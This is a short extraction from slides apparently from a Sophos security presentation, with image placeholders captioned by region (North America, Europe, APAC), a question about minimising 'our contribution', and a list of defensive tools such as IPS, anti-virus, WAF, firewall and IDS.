
Is it regional? - North America




Is it regional? - Europe




Is it regional? - APAC



How can we minimize our contribution?



IPS Anti-Virus
WAF Firewall
IDS



What's next?



SOPHOS